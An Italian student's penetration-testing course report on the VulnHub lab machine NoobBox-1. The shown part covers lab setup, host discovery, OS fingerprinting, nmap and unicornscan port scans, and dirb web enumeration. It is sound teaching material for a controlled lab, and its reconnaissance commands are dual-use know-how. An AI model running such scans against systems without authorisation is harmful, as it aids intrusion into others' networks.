

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA



Corso di Penetration Testing and Ethical Hacking

NOOBBOX-1:
Metodologie Utilizzate per il processo di
Penetration Testing

ANNO ACCADEMICO 2022/2023

DOCENTE:

Prof. Arcangelo Castiglione

STUDENTE:

Hermann Senatore

Indice

1	Introduzione	3
1.1	Ambiente di lavoro ed Information Gathering	3
1.1.1	Macchina virtuale 1: dettagli	4
1.1.2	Dettagli sull'asset	4
2	Target Discovery	6
2.1	Probing della macchina	7
2.2	OS Fingerprinting	8
2.2.1	p0f	8
2.2.2	nmap	9
3	TCP Port Scanning e Target Enumeration	10
3.1	TCP Port Scanning: Analisi dei risultati	11
3.2	Extra: UDP Port Scanning	12
3.2.1	UDP Port scanning: analisi dei risultati	13
3.3	Analisi del server web	13
3.3.1	dirb	14
3.3.2	feroxbuster	18
3.3.3	Wordpress ai raggi X: wpscan	19
4	Vulnerability Mapping	21
4.1	OpenVAS	21
4.1.1	OpenVAS: i risultati	22
4.1.2	OpenVAS: Nota sulla QoD	23
4.2	Nessus	23
4.2.1	Installazione di Nessus	23
4.2.2	Nessus: i risultati	25
4.2.3	Nota su falsi positivi	26
4.2.4	Altre vulnerabilità	27

INDICE

5 Target Exploitation	29
5.1 Metasploit	29
5.2 Apertura di una shell	30
5.3 Extra: vulnerabilità con QoD basso ed armitage	31
6 Privilege Escalation	33
6.1 Vertical Privilege Escalation: linpeas.sh	34
6.1.1 Trasferire linpeas.sh sull'asset	34
6.1.2 linpeas.sh: i risultati	36
6.1.3 Extra: vulnerabilità rilevate da linpeas.sh	37
7 Maintaining access: installazione di una backdoor	39
7.1 Trasferimento della backdoor	40
7.2 Creazione dell'handler	40
7.3 Esecuzione della backdoor	41

1 Introduzione

Questo documento si propone di raccogliere in maniera esaustiva tutte le operazioni che sono state compiute allo scopo di condurre l'analisi sull'asset vulnerabile NOOBBOX-1, disponibile sulla piattaforma VulnHub [1] e che fa uso di un sistema operativo **GNU/Linux**.

Tale documento costituisce il **Documento 2**, necessario per la consegna dell'attività progettuale del corso di **Penetration Testing and Ethical Hacking** ed assicura la **replicabilità** dell'intero processo sulla piattaforma utilizzata.

In particolare, questa sezione consiste una panoramica sull'asset che è stato analizzato e ci si sofferma sull'ambiente utilizzato per condurre l'analisi sull'asset stesso.

1.1 Ambiente di lavoro ed Information Gathering

La piattaforma sulla quale è stato svolto l'intero processo consiste in un **MacBook Air** (late 2020) che utilizza il processore Apple Silicon M1 e che fa uso dell'architettura **arm64** (aka **aarch64**).

Per condurre concretamente l'indagine sono state sfruttate due macchine virtuali utilizzando l'*hypervisor* **UTM**, che utilizza **QEMU** come suo backend.

In particolare:

- La prima macchina virtuale consiste nella versione **aarch64** del sistema operativo **Kali Linux**;
- La seconda macchina virtuale consiste invece nell'asset vulnerabile menzionato poc'anzi.

Di seguito sono presenti alcuni dettagli su entrambe le macchine.

1.1.1 Macchina virtuale 1: dettagli

La prima macchina virtuale è stata creata in maniera standard utilizzando l'immagine ISO reperibile presso il sito web della distribuzione [2]. La versione utilizzata risulta essere la **2023.1**, rilasciata il 13 marzo 2023.

In fase di installazione è stato necessario adottare alcuni accorgimenti suggeriti nella relativa documentazione dell'*hypervisor* utilizzato [3]. Le informazioni presenti in questa pagina sono state create per le versioni **2022.x** ma sono valide anche per la versione utilizzata durante questo processo.

La macchina virtuale in questione utilizza il kernel Linux 6.1 e di seguito è presente l'output del comando `uname -a`.



The screenshot shows a terminal window titled "kali@kali: ~". The window contains the following text:

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ uname -a
Linux kali 6.1.0-kali7-arm64 #1 SMP Debian 6.1.20-2kali1 (2023-04-18) aarch64
GNU/Linux

(kali㉿kali)-[~]
$
```

Figura 1: La versione del kernel utilizzata da Kali

1.1.2 Dettagli sull'asset

Come menzionato in precedenza, la seconda macchina consiste proprio nell'asset su cui deve essere condotta l'analisi. Originariamente pensato per essere una sfida CTF, sulla piattaforma VulnHub viene rivelata la presenza di due *flags* a cui accedere: una per l'utente non privilegiato ed una per `root`.

Naturalmente, allo scopo di questo progetto non ci si è concentrati sulla cattura delle flag ma è stato seguito un approccio più sistematico che prevede l'utilizzo di tools e di metodologie standard tipiche di un processo di Penetration Testing.

Sulla piattaforma VulnHub viene offerto il download di NoobBox-1 in formato `.ova`, compatibile con il software **Oracle VirtualBox**. Tuttavia, al

1 INTRODUZIONE

momento della stesura di questo documento, non esiste una versione nativa di tale software per la piattaforma Apple Silicon in uso e l'hypervisor d'elezione non supporta l'importazione di file .ova.

Di conseguenza, si è reso necessario un ulteriore step di conversione per rendere tale macchina virtuale utilizzabile con **UTM** [4]. Tale step consiste nella conversione dell'immagine disco in formato .vmdk presente all'interno del file .ova nel formato .qcow2, utilizzato dal software **QEMU** e quindi da **UTM**.

Gli step seguiti per la conversione dell'immagine disco sono riportati qui di seguito:

1. Installazione di QEMU in maniera *system-wide* usando il package manager **Homebrew**: `brew install qemu`;
2. Conversione dell'immagine disco usando il tool **qemu-img**.

```
qemu-img convert -f vmdk -O qcow2 NoobBox-
disk001.vmdk NoobBox-disk.qcow2.
```

Lo switch `-f` permette di esplicitare il formato **sorgente**, mentre lo switch `-O` quello di **output**.

Successivamente, è stato possibile creare una nuova macchina virtuale **Linux** e, conseguentemente, importare il file appena creato come disco virtuale.

Al primo avvio della macchina ci si rende conto che è in uso il sistema operativo **Debian GNU/Linux** in versione 10 (codename **buster**), rilasciato il 6 Luglio 2019. [5]

In ogni caso, la versione del sistema operativo utilizzato dall'asset sarà oggetto di una successiva analisi per evitare qualsiasi tipo di depistaggio o ambiguità.

La quantità di informazioni che è possibile carpire senza effettuare analisi "esterne" all'asset stesso si ferma tuttavia qui poiché **non è possibile**

accedere alla macchina. Lo scopo della sfida CTF è in realtà proprio quello di effettuare il login e "catturare" le due flag descritte in precedenza. È quindi necessario svolgere ulteriori analisi

Tutti i passaggi descritti in questo documento assumono che la macchina Kali si trovi **sulla stessa rete locale** della macchina che costituisce l'asset da analizzare.

2 Target Discovery

Come detto, la diretta conseguenza dell'impossibilità di accedere all'asset in alcun modo consiste nella necessità di determinare in qualche modo il suo indirizzo IP sulla rete.

L'hypervisor UTM crea come impostazione predefinita una rete **NAT** che usa il range (qui riportato in notazione CIDR) **192.168.64.0/24**.

Prima di tutto, è necessario specificare che:

- Anche la macchina Host (su cui è in esecuzione l'hypervisor) fa parte della rete NAT ed ha indirizzo IP **192.168.64.1** sull'interfaccia `bridge100`;
- La macchina Kali ha come indirizzo **192.168.64.15** sull'interfaccia `eth0`.

A questo punto, per determinare l'indirizzo IP dell'asset è possibile utilizzare il tool `netdiscover`, che viene fornito di default con Kali Linux e che deve essere eseguito come utente `root`.

Sudetto tool, secondo la documentazione accessibile mediante il comando `man netdiscover`, permette di rilevare host attivi su di una rete locale inviandogli richieste **ARP**.

Due sono le opzioni che devono essere specificate in questo contesto:

- `-i eth0` permette di utilizzare l'interfaccia di rete `eth0`;
- `-r 192.168.64.0/24` permette invece di specificare il range di indirizzi compreso tra 192.168.64.0 e 192.168.64.255, specificato in notazione CIDR.

2 TARGET DISCOVERY

L'output per

```
netdiscover -i eth0 -r 192.168.64.0/24
```

viene riportato qui di seguito.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.64.1	1e:91:80:cb:5b:64	1	42	Unknown vendor
192.168.64.21	6a:fe:99:ba:81:85	1	42	Unknown vendor

Figura 2: L'output di netdiscover

Tralasciando l'host 192.168.64.1 che si è menzionato appartenere alla macchina fisica che ospita l'hypervisor, è possibile notare la presenza di un host attivo con indirizzo 192.168.64.21 e, dato che al momento dell'esecuzione del tool non erano in esecuzione altre macchine virtuali oltre all'asset in analisi, è possibile concludere che **192.168.64.21** sia effettivamente **il suo indirizzo**.


2.1 Probing della macchina

Una volta ottenuto l'indirizzo IP della macchina, è ora necessario cercare di capire se la macchina identificata sia effettivamente raggiungibile in qualche modo. In questa sezione, viene sfruttato il tool ping che sfrutta il meccanismo degli **ICMP Echo Request/Reply**.

La sintassi del comando ping, come specificato nella relativa documentazione, prevede la specifica di un indirizzo IP da contattare, ed eventualmente (mediante lo switch **-c**) il numero di richieste da inoltrare al target da analizzare. In questo contesto, al target verranno inoltrate 3 richieste ICMP. Il comando eseguito risulta quindi essere:

```
ping -c 3 192.168.64.21
```

2 TARGET DISCOVERY



The screenshot shows a terminal window titled '(kali㉿kali)-[~]' with the command 'ping -c 3 192.168.64.21' being run. The output displays three ICMP echo requests sent to the target host at 192.168.64.21, with details about the bytes sent, sequence numbers, TTL, time taken, and round-trip times. Below the ping statistics, the terminal prompt '\$' is visible.

Figura 3: L'output di ping

Senza adottare particolari accorgimenti, dall'output del comando mostrato qui sopra è possibile notare come la macchina in questione sia effettivamente **raggiungibile dall'esterno**, almeno utilizzando il protocollo ICMP.

2.2 OS Fingerprinting

Il passo successivo dell'analisi condotta consiste nell'identificare con certezza ed in maniera non ambigua il sistema operativo utilizzato dall'asset. A questo scopo, è possibile far riferimento ai tool `p0f` ed `nmap`, quest'ultimo utilizzato anche nelle fasi successive dell'analisi.

2.2.1 p0f

Il tool `p0f` utilizza una **tecnica di fingerprinting** basata sull'analisi della composizione dei pacchetti **TCP/IP** provenienti dalla macchina target per determinare **passivamente** il suo sistema operativo[6]. L'utilizzo del tool prevede l'esecuzione come utente root. Una volta avviato, si mette in ascolto sull'interfaccia specificata dallo switch `-i` (in questo caso `eth0`), catturerà i pacchetti e restituirà informazioni sull'host che ha generato quel determinato pacchetto. Si rivela quindi necessaria la **generazione** di traffico verso il target per condurre l'analisi in questione.

Il comando completo utilizzato in questo contesto risulta essere:

```
p0f -i eth0
```

Come prima cosa, si è provato a contattare l'asset mediante il comando `curl` utilizzando l'indirizzo IP ottenuto in precedenza sulla porta 80, che in questo caso si è rivelata **aperta**.¹

Analizzando tuttavia i risultati mostrati a schermo (qui di seguito, si notino i punti interrogativi in corrispondenza della voce `server`) ci si accorge che il tool `p0f` **non è riuscito ad identificare correttamente il sistema operativo del target**. Si è reso quindi necessario provare altre strategie.

```
root@kali: /home/kali
File Actions Edit View Help
-[ 192.168.64.15/35882 → 192.168.64.21/80 (syn+ack) ]-
| server   = 192.168.64.21/80
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
```

Figura 4: L'output di `p0f`. L'indirizzo IP 192.168.64.15 appartiene alla macchina Kali.

2.2.2 nmap

`nmap` è probabilmente uno dei tool più conosciuti ed utilizzati per condurre operazioni di Target Enumeration (ed infatti verrà utilizzato principalmente in questa fase per effettuare l'operazione di **port scanning**) e di security auditing in generale ma che può essere utilizzato anche per effettuare OS Fingerprinting.[7]


Sudetta operazione può essere effettuata mediante lo switch `-O` in combinazione con l'host da scansionare. La command line completa utilizzata in questo caso è la seguente:

```
nmap -O 192.168.64.21
```

¹Si tenga presente che lo stato della porta 80 costituisce già di per sé un elemento **prezioso** per l'indagine in corso, ma una discussione approfondita su questo topic verrà affrontata nella sezione dedicata alla **Target Enumeration**

3 TCP PORT SCANNING E TARGET ENUMERATION

Di seguito viene riportato il risultato della scansione.



```
root@kali: /home/kali
File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
# nmap -O 192.168.64.21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 12:43 EDT
Nmap scan report for 192.168.64.21
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 6A:FE:99:BA:81:85 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

└─(root㉿kali)-[~/home/kali]
#
```

Figura 5: L'output di nmap.

Secondo nmap, il target consiste in una macchina **general purpose** che utilizza il kernel **Linux** in una versione compresa tra la **4.15** e la **5.6**. Considerando che Debian 10 è stato rilasciato con il kernel **4.19** [5], è possibile concludere che le informazioni ottenute in precedenza risultano **corrette**. Si noti come nmap abbia inoltre rilevato la porta 80 come **aperta**.

3 TCP Port Scanning e Target Enumeration

Nella fase precedente, oltre all'estrazione di diverse informazioni sul target, è stata ricavata anche un'altra, importante, informazione circa lo stato di apertura della porta **tcp/80**. Il fatto che la porta 80 sia aperta fa presupporre che sul target sia in esecuzione un qualche tipo di servizio web. Questa sezione, definita di **Target Enumeration**, approfondisce questa ipotesi e conduce un'analisi sistematica riguardo ai servizi in esecuzione sul target mediante il tool **nmap**, stavolta utilizzato nel suo contesto principale.

In particolare, il tool **nmap** sarà utilizzato per:

3 TCP PORT SCANNING E TARGET ENUMERATION

- Scansionare tutte le 65535 porte del target (switch `-p-`);
- Identificare la versione dei servizi attivi (switch `-sV`);
- Esportare i risultati della scansione in formato XML nel file `nmap_noobbox_report.xml` (switch `-oX nmap_noobbox_report.xml`).

Il comando utilizzato quindi risulta essere:

```
nmap -p- -sV 192.168.64.1 -oX nmap_noobbox_report.xml
```

In questo caso, avendo a disposizione l'accesso root alla macchina Kali, è stato utilizzata la cosiddetta **SYN Scan** (switch `-sS`, ma che essendo la scansione di default è stato omesso dalla command line).

Di seguito è riportato l'output del tool.

```
(root㉿kali)-[/home/kali]
# nmap -p- -sV 192.168.64.21 -oX nmap_noobbox_report.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 13:45 EDT
Nmap scan report for 192.168.64.21
Host is up (0.00081s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 6A:FE:99:BA:81:85 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.94 seconds

#
```

Figura 6: L'output di nmap.

In allegato al presente documento è presente il report generato da `nmap` e convertito in HTML mediante il tool `xsltproc`, chiamato `nmap_noobbox_report.html`.

3.1 TCP Port Scanning: Analisi dei risultati

Facendo riferimento al report generato è possibile notare che:

3 TCP PORT SCANNING E TARGET ENUMERATION

- Il servizio presente sulla porta 80 TCP (identificata come aperta anche in precedenza) consiste in **Apache httpd** in versione **2.4.38**;
- Non è presente nessun altro servizio TCP attivo sul target, dato che le altre 65534 porte sono state dichiarate **chiuse**;
- È stato possibile ottenere un ulteriore riscontro sul sistema operativo in esecuzione sull'asset: **Debian**.

3.2 Extra: UDP Port Scanning

La scansione effettuata in precedenza tramite **nmap** ha determinato lo stato di apertura delle 65535 porte **TCP**. Per completezza, sarà ripetuta la stessa scansione delle 65535 porte stavolta usando il protocollo **UDP**. Il tool utilizzato in questo contesto consiste in **unicornscan**. Questo tool non è presente nell'installazione di default di Kali Linux, ma è possibile installarlo (insieme alle relative dipendenze) mediante il comando:

```
sudo apt install unicornscan
```

La sintassi di **unicornscan** [8] è abbastanza simile a quella utilizzata da **nmap**. In questo caso, il tool verrà utilizzato per:


- Effettuare una scansione **UDP** (switch **-m U**);
- Scansionare le 65535 porte dell'asset con indirizzo IP 192.168.64.21 (usando la sintassi **192.168.64.21:1-65535**);
- Ottenere un output *proliso* (switch **-Iv**);
- Inviare 2000 pacchetti al secondo (più veloce rispetto ai 300 pacchetti al secondo di default) (switch **-r 2000**).

Riassumendo:

```
unicornscan -m U 192.168.64.21:1-65535 -Iv -r 2000
```

Di seguito viene riportato l'output del comando precedente.

3 TCP PORT SCANNING E TARGET ENUMERATION



```
root@kali: /home/kali
File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
  └─# unicornscan -m U 192.168.64.21:1-65535 -Iv -r 2000
    adding 192.168.64.21/32 mode `UDPscan' ports `1-65535' pps 2000
    using interface(s) eth0
    scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a
    little longer than 39 Seconds
    Send [Error xdelay.c:111] TSC delay is not supported, using gtod
    sender statistics 1907.3 pps with 65544 packets sent total
    listener statistics 0 packets received 0 packets dropped and 0 interface
    drops

└─(root㉿kali)-[~/home/kali]
  └─#
```

Figura 7: L'output di unicornscan.

3.2.1 UDP Port scanning: analisi dei risultati

Consultando l'output del comando, ci si rende conto che sull'asset **non sia presente** alcun servizio attivo su **nessuna** porta UDP.

Si noti il messaggio di errore relativo al delay. Secondo la *manpage* [9], il tool di default sfrutta il timer **TSC** per gestire il delay tra l'invio dei vari pacchetti. Quando questo timer non è disponibile, il tool ne utilizza un altro: **GTOD**.

Il timer TSC è presente su quasi tutte le CPU **x86** ed **x86_64** con quella denominazione, ma non sulle CPU basate sull'architettura **aarch64**, come quella utilizzata per condurre l'indagine.

La scansione con **unicornscan** ha quindi utilizzato il timer **GTOD**, senza particolari differenze all'atto pratico.

3.3 Analisi del server web

Uno dei risultati principali della fase di port scanning consiste nell'aver scoperto che la porta 80 sia **aperta**. Dall'analisi condotta mediante **nmap** è stato appurato che sulla porta 80 sia attivo il web server **Apache httpd**.

Visitando la pagina <http://192.168.64.21/> dalla macchina Kali, viene infatti presentata la pagina di default del web server quando installato su **Debian**.

3 TCP PORT SCANNING E TARGET ENUMERATION




Figura 8: It actually works!

Come fase successiva dell’indagine, si è deciso di provvedere alla ricerca dei contenuti presenti sul server web in questione. Allo scopo, sarà utilizzato il tool **dirb**

3.3.1 dirb

dirb è probabilmente il web content scanner più diffuso. Come menzionato in precedenza, fa uso di un **dizionario** per interrogare il server web target ed identificare risorse basandosi sullo *status code* della risposta HTTP. Le *wordlists* che compongono il dizionario di questo tool sono presenti al percorso `/usr/share/wordlists/dirb/`.

Il tool viene invocato da riga di comando specificando come primo parametro la risorsa web da analizzare. È anche possibile salvare l’output del tool in un file mediante lo switch `-o`.

Il report completo generato dal tool è disponibile nel file `noobbox-dirb.txt`, allegato al presente documento.

```
dirb http://192.168.64.21/ -o noobbox-dirb.txt
```

3 TCP PORT SCANNING E TARGET ENUMERATION

Facendo riferimento al report generato, salta subito all'occhio la presenza di una directory chiamata `wordpress/`. Con molta probabilità, quindi, il server web utilizza questo framework. Maggiori informazioni sul topic saranno fornite in una sezione *ad hoc*.

Altre risorse presenti sul server sono di importanza relativamente bassa, in quanto fanno riferimento alla **documentazione** del server web in diverse lingue, presente nella directory `manual/`. Consultando questo endpoint è tuttavia possibile risalire alla versione del server web installato, ma quest'ultima è un'informazione già ottenuta utilizzando `nmap` nella fase precedente della target enumeration.


È inoltre presente una pagina denominata `server-status`, ma visitando quest'ultima si riceve lo *status code* 403, che indica un **permesso negato**.

```
root@kali: /home/kali
File Actions Edit View Help
DIRB v2.22
By The Dark Raver
OUTPUT_FILE: noobbox-dirb.txt
START_TIME: Tue May 23 05:24:13 2023
URL_BASE: http://192.168.64.21/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
--- Scanning URL: http://192.168.64.21/ ---
+ http://192.168.64.21/index.html (CODE:200|SIZE:10701)
⇒ DIRECTORY: http://192.168.64.21/manual/
+ http://192.168.64.21/server-status (CODE:403|SIZE:278)
⇒ DIRECTORY: http://192.168.64.21/wordpress/
[...]
--- Entering directory: http://192.168.64.21/manual/ ---
⇒ DIRECTORY: http://192.168.64.21/manual/da/
```

Figura 9: `dirb` ha rilevato una directory `wordpress`

3 TCP PORT SCANNING E TARGET ENUMERATION



```
root@kali: /home/kali
File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
└─# curl 192.168.64.21/server-status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 192.168.64.21 Port 80</address>
</body></html>

└─(root㉿kali)-[~/home/kali]
└─#
```

Figura 10: Ouch!

Basandosi sull'output di **dirb** diventa subito evidente che il *focus* dell'indagine debba cadere sull'analisi di una possibile installazione del framework **wordpress**.

È inoltre possibile configurare dirb per cercare file con determinate estensioni mediante lo switch **-X**. A questo scopo si è scelto di cercare immagini JPEG, file di testo in formato .txt, script PHP e documenti HTML nella root del web server.

